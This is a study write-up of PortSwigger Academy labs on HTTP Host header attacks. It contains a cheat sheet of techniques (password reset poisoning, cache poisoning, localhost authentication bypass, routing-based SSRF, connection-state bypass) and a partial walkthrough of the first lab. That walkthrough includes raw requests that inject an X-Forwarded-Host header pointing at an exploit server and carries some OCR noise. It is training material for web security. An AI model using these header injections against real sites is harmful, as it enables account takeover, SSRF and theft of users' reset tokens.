HTTP Host header attacks

Portswigger

Main Indexes

- Overview
- Cheat Sheet
- LAB Basic password reset poisoning
- LAB Web cache poisoning via ambiguous requests
- LAB Host header authentication bypass
- LAB Routing-based SSRF
- LAB SSRF via flawed request parsing
- LAB Host validation bypass via connection state attack
- LAB Password reset poisoning via dangling markup

Overview

- This document contains a writeup of the HTTP Host header attacks category labs from Portswigger Academy.
- There is a “Cheat Sheet | Summary” section in the beginning that goes over everything learned/used in all the labs completed. The lab sections will contain more details.
- https://portswigger.net/web-security/all-labs#http-host-header-attacks

Cheat Sheet | Summary

- Check out these pages for how to test for vulnerabilities in Host header and different validation bypass techniques:
- https://portswigger.net/web-security/host-header/exploiting#how-to-test-for-vulnerabilities-using-the-http-host-header
- https://portswigger.net/web-security/ssrf#circumventing-common-ssrf-defenses
- https://portswigger.net/web-security/cors#errors-parsing-origin-headers

- **Basic password reset poisoning**
- If the application exposes a password reset functionality, determine how the application is generating the password reset URL. It maybe be possible to inject a malicious domain in that URL by manipulating the Host header or including other headers such as X-Forwarded-Host.
- In the labs, use the Exploit Server’s email client to test the functionality and see if the domain is dynamically generated by user controllable input.

- [Web cache poisoning via ambiguous requests]

- When probing for potential Host header attacks, you will often come across seemingly vulnerable behavior that isn't directly exploitable. For example, you may find that the Host header is reflected in the response markup without HTML-encoding, or even used directly in script imports. Reflected, client-side vulnerabilities, such as XSS, are typically not exploitable when they're caused by the Host header. There is no way for an attacker to force a victim's browser to issue an incorrect host in a useful manner.

- Using Burp Suite, add another Host header in the HTTP request with an arbitrary value and identify if the application is using the value in the HTTP responses in an unsafe way.

- Host headers are typically not part of the cache key, so if the application is using a web cache and the malicious payload is cached in the HTTP response, the malicious payload will still reach other user’s normal HTP requests.

- Example:

- The application is grabbing the value from the additional Host header and dynamically generating a JavaScript source file. Use the lab’s Exploit Server to host malicious content in the same file path/endpoint. Then poison the cache with the Exploit Server’s domain with the Host header.

- **Host header authentication bypass**
- If the /admin endpoint is only available to users on the localhost network, we can try injecting the local host values like so:
- Host: localhost
- X-Forwarded-Host: localhost

- **Routing-based SSRF**
- The host headers can be used to perform a SSRF attack.
- Replace the original Host header value with another domain and determine if the application initiates a request to the domain. Burp Collaborator can be used here for testing.
- If this works, then it means the application is vulnerable to SSRF through the Host header.
- It is required to use Burp Suite, since the tool accurately maintains the separation between the Host header and the target IP address.

- **SSRF via flawed request parsing**
- The host headers can be used to perform a SSRF attack.
- Replace the original Host header value with another domain and determine if the application initiates a request to the domain. Burp Collaborator can be used here for testing.
- If this does not work, then use an additional Host header or the X-Forwarded-Host header, for example.
- Another technique to try is to supply an absolute URL in the request line:
  - GET https://vulnerable-website.com HTTP/2
  - Host: bad-stuff-here
- If this works, then it means the application is vulnerable to SSRF through the Host header, while injecting the absolute URL of the application in the request line.

- **Host validation bypass via connection state attack**
- Poorly implemented HTTP servers sometimes work on the dangerous assumption that certain properties, such as the Host header, are identical for all HTTP/1.1 requests sent over the same connection.
- For example, you may occasionally encounter servers that only perform thorough validation on the first request they receive over a new connection. In this case, you can potentially bypass this validation by sending an innocent-looking initial request then following up with your malicious one down the same connection.
- To attack the application using the connection state attack.
- Use Burp Repeater and place 2 different tabs into a new group, then change the send mode to Send group in sequence (single connection).
- Ensure the first tab contains the normal HTTP request. The second tab can contain the malicious HTTP request. Same techniques as previous, can be used here.

- **Password reset poisoning via dangling markup**
- See lab details.

Labs

- LAB APPRENTICE Basic password reset poisoning Solved
- LAB PRACTITIONER Web cache poisoning via ambiguous requests Solved
- LAB APPRENTICE Host header authentication bypass Solved
- LAB PRACTITIONER Routing-based SSRF Solved
- LAB PRACTITIONER SSRF via flawed request parsing Solved
- LAB PRACTITIONER Host validation bypass via connection state attack Solved
- LAB EXPERT Password reset poisoning via dangling markup Not solved

What is the HTTP Host header?

- The HTTP Host header is a mandatory request header as of HTTP/1.1. It specifies the domain name that the client wants to access.
- For example, when a user visits https://portswigger.net/web-security, their browser will compose a request containing a Host header as follows:
  - GET /web-security HTTP/1.1
  - Host: portswigger.net
- In some cases, such as when the request has been forwarded by an intermediary system, the Host value may be altered before it reaches the intended back-end component.

What is the purpose of the HTTP Host header?

- The purpose of the HTTP Host header is to help identify which back-end component the client wants to communicate with. If requests didn't contain Host headers, or if the Host header was malformed in some way, this could lead to issues when routing incoming requests to the intended application.
- Many applications are hosted in the same server and resolve to the same IP address, so including the Host header is necessary for the request to be routed to the intended application.

- When multiple applications are accessible via the same IP address, this is most commonly a result of one of the following scenarios.
- **Virtual hosting** - One possible scenario is when a single web server hosts multiple websites or applications. Although each of these distinct websites will have a different domain name, they all share a common IP address with the server.
- **Routing traffic via an intermediary** - Another common scenario is when websites are hosted on distinct back-end servers, but all traffic between the client and servers is routed through an intermediary system. Even though the websites are hosted on separate back-end servers, all their domain names resolve to a single IP address of the intermediary component.

How does the HTTP Host header solve this problem?

- In both scenarios, the Host header is relied on to specify the intended recipient.
- When a browser sends the request, the target URL will resolve to the IP address of a particular server. When this server receives the request, it refers to the Host header to determine the intended back-end and forwards the request accordingly.

- **What is an HTTP Host header attack?**
- HTTP Host header attacks exploit vulnerable websites that handle the value of the Host header in an unsafe way. If the server implicitly trusts the Host header, and fails to validate or escape it properly, an attacker may be able to use this input to inject harmful payloads that manipulate server-side behavior.

How to test for vulnerabilities using the HTTP Host header

- To test whether a website is vulnerable to attack via the HTTP Host header, you will need an intercepting proxy, such as Burp Proxy, and manual testing tools like Burp Repeater and Burp Intruder.
- **Important**: In short, you need to identify whether you are able to modify the Host header and still reach the target application with your request. If so, you can use this header to probe the application and observe what effect this has on the response.

- Many techniques are covered here and next slides:
- https://portswigger.net/web-security/host-header/exploiting#how-to-test-for-vulnerabilities-using-the-http-host-header

Supply an arbitrary Host header

- When probing for Host header injection vulnerabilities, the first step is to test what happens when you supply an arbitrary, unrecognized domain name via the Host header.
- Some intercepting proxies derive the target IP address from the Host header directly, which makes this kind of testing all but impossible; any changes you made to the header would just cause the request to be sent to a completely different IP address.
- However, **Burp Suite accurately maintains the separation between the Host header and the target IP address**. This separation allows you to supply any arbitrary or malformed Host header that you want, while still making sure that the request is sent to the intended target.
- Sometimes, you will still be able to access the target website even when you supply an unexpected Host header. This could be for a number of reasons.
- On the other hand, as the Host header is such a fundamental part of how the websites work, tampering with it often means you will be unable to reach the target application at all.

Domain-validation Flaws

- Port Number Injection:
  - Host: vulnerable-website.com:bad-stuff-here
- Register arbitrary domain name that ends with the same sequence of characters as a whitelisted one:
  - Host: notvulnerable-website.com
- Take advantage of less-secure subdomain already compromised:
  - Host: hacked-subdomain.vulnerable-website.com

- Further examples of validation flaws:
- https://portswigger.net/web-security/ssrf#circumventing-common-ssrf-defenses
- https://portswigger.net/web-security/cors#errors-parsing-origin-headers


Lab: Basic password reset poisoning

Lab: Basic password reset poisoning

- This lab is vulnerable to password reset poisoning. The user carlos will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account.
- You can log in to your own account using the following credentials: wiener:peter. Any emails sent to this account can be read via the email client on the exploit server.
- **Steps to Exploit:**
- See slides:

- The application has a “forgot password” function, use it and analyze how the request is created and what parameters it uses.

- We need to specify either the username or email of the user we want to initiate the “forgot password” request.




https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password

Basic password reset poisoning

Please enter your username or email

wiener




Your email address is wiener@exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net

Displaying all emails @exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net and all subdomains


Sent	To	From	Subject	Body	
2023-05-16 21:29:22 +0000	wiener@exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net	no-reply@0a31001604dd508881608b6000dc00d3.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password?temp-forgot-password-token=kK6PTDPnOcMqSlrmSDAAn60gNhFeGjMU Thanks, Support team	View raw

- We initiated a password reset for the user wiener. We have access to the user wiener's email client.
- The "username" parameter in the POST request determines which user the application maps the password reset token with.
- If we can control the domain of the password reset URL that is sent to the users, we can steal the token in scope for another user's account.

Request




```
POST /forgot-password HTTP/2
Host: 0a31001604dd508881608b6000dc00d3.web-security-academy.net
Cookie: session=HQcuv02TYQws7W1h4WUFH7fjTNEhfIAF; _lab=
47%7cMC0CFAauEBqM3RfMI%2bRT%2bJNFEwE%2bquhfAhUAizYnre6G2j1DnjpOus3NEamsUONNPS%2f
PLdlgkZAe9ZK7bzFbBMDWk33NErbkVjzr19N3wwnGqWDKFH4U4dKxfPUIloc%2feINDJL9psQLn8%2bW
uPZWNpvfM%2feW7wotSrvQXXj7sVEpn762p
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: https://0a31001604dd508881608b6000dc00d3.web-security-academy.net
Referer:
https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-passwor
d
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

csrf=9c2HddkO2cAfF1O9Esrps5m42EStYzIe&username=wiener
```



```
POST /forgot-password HTTP/2
Host: 0a31001604dd508881608b6000dc00d3.web-security-academy.net
X-Forwarded-Host: exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net
Cookie: session=HQcuv02TYQws7W1h4WUFH7fjTNEhfIAF; _lab=
[illegible]
PLdlgkZAe9ZK7bzFbBMDWk33NErbkVjzrl9N3wwnGqWDKFH4U4dKxfPUIloc%2feINDJL9psQLn8%2bW
uPZWNpvfM%2feW7wotSrvQXXj7sVEpn762p
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: https://0a31001604dd508881608b6000dc00d3.web-security-academy.net
Referer:
https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-passwor
d
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

csrf=9c2HddkO2cAfFlO9Esrps5m42EStYzIe&username=wiener
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2604

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Basic password reset poisoning
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Basic password reset poisoning
            </h2>
            <a id='lab-link' class='button' hr
              Back to lab home
            </a>
```




Your email address is wiener@exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net

Displaying all emails @exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net and all subdomains

Sent	To	From	Subject	Body	
2023-05-16 21:30:42 +0000	wiener@exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net	no-reply@0a31001604dd508881608b6000dc00d3.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password?temp-forgot-password-token=eosUcjYI7FWSeHZSLSUiGifZTXYp03Hi Thanks, Support team	View raw
2023-05-16 21:29:22 +0000	wiener@exploit-0a8f00610481500a81598a9a015600d2.exploit-server.net	no-reply@0a31001604dd508881608b6000dc00d3.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. https://0a31001604dd508881608b6000dc00d3.web-security-academy.net/forgot-password?temp-forgot-password-token=kK6PTDPnOcMqSlrmSDAAn60gNhFeGjMU Thanks, Support team	View raw

- Using the “X-Forwarded-Host” header in the request, does not make any changes to the domain in the password reset URL that is sent to the user’s email account.



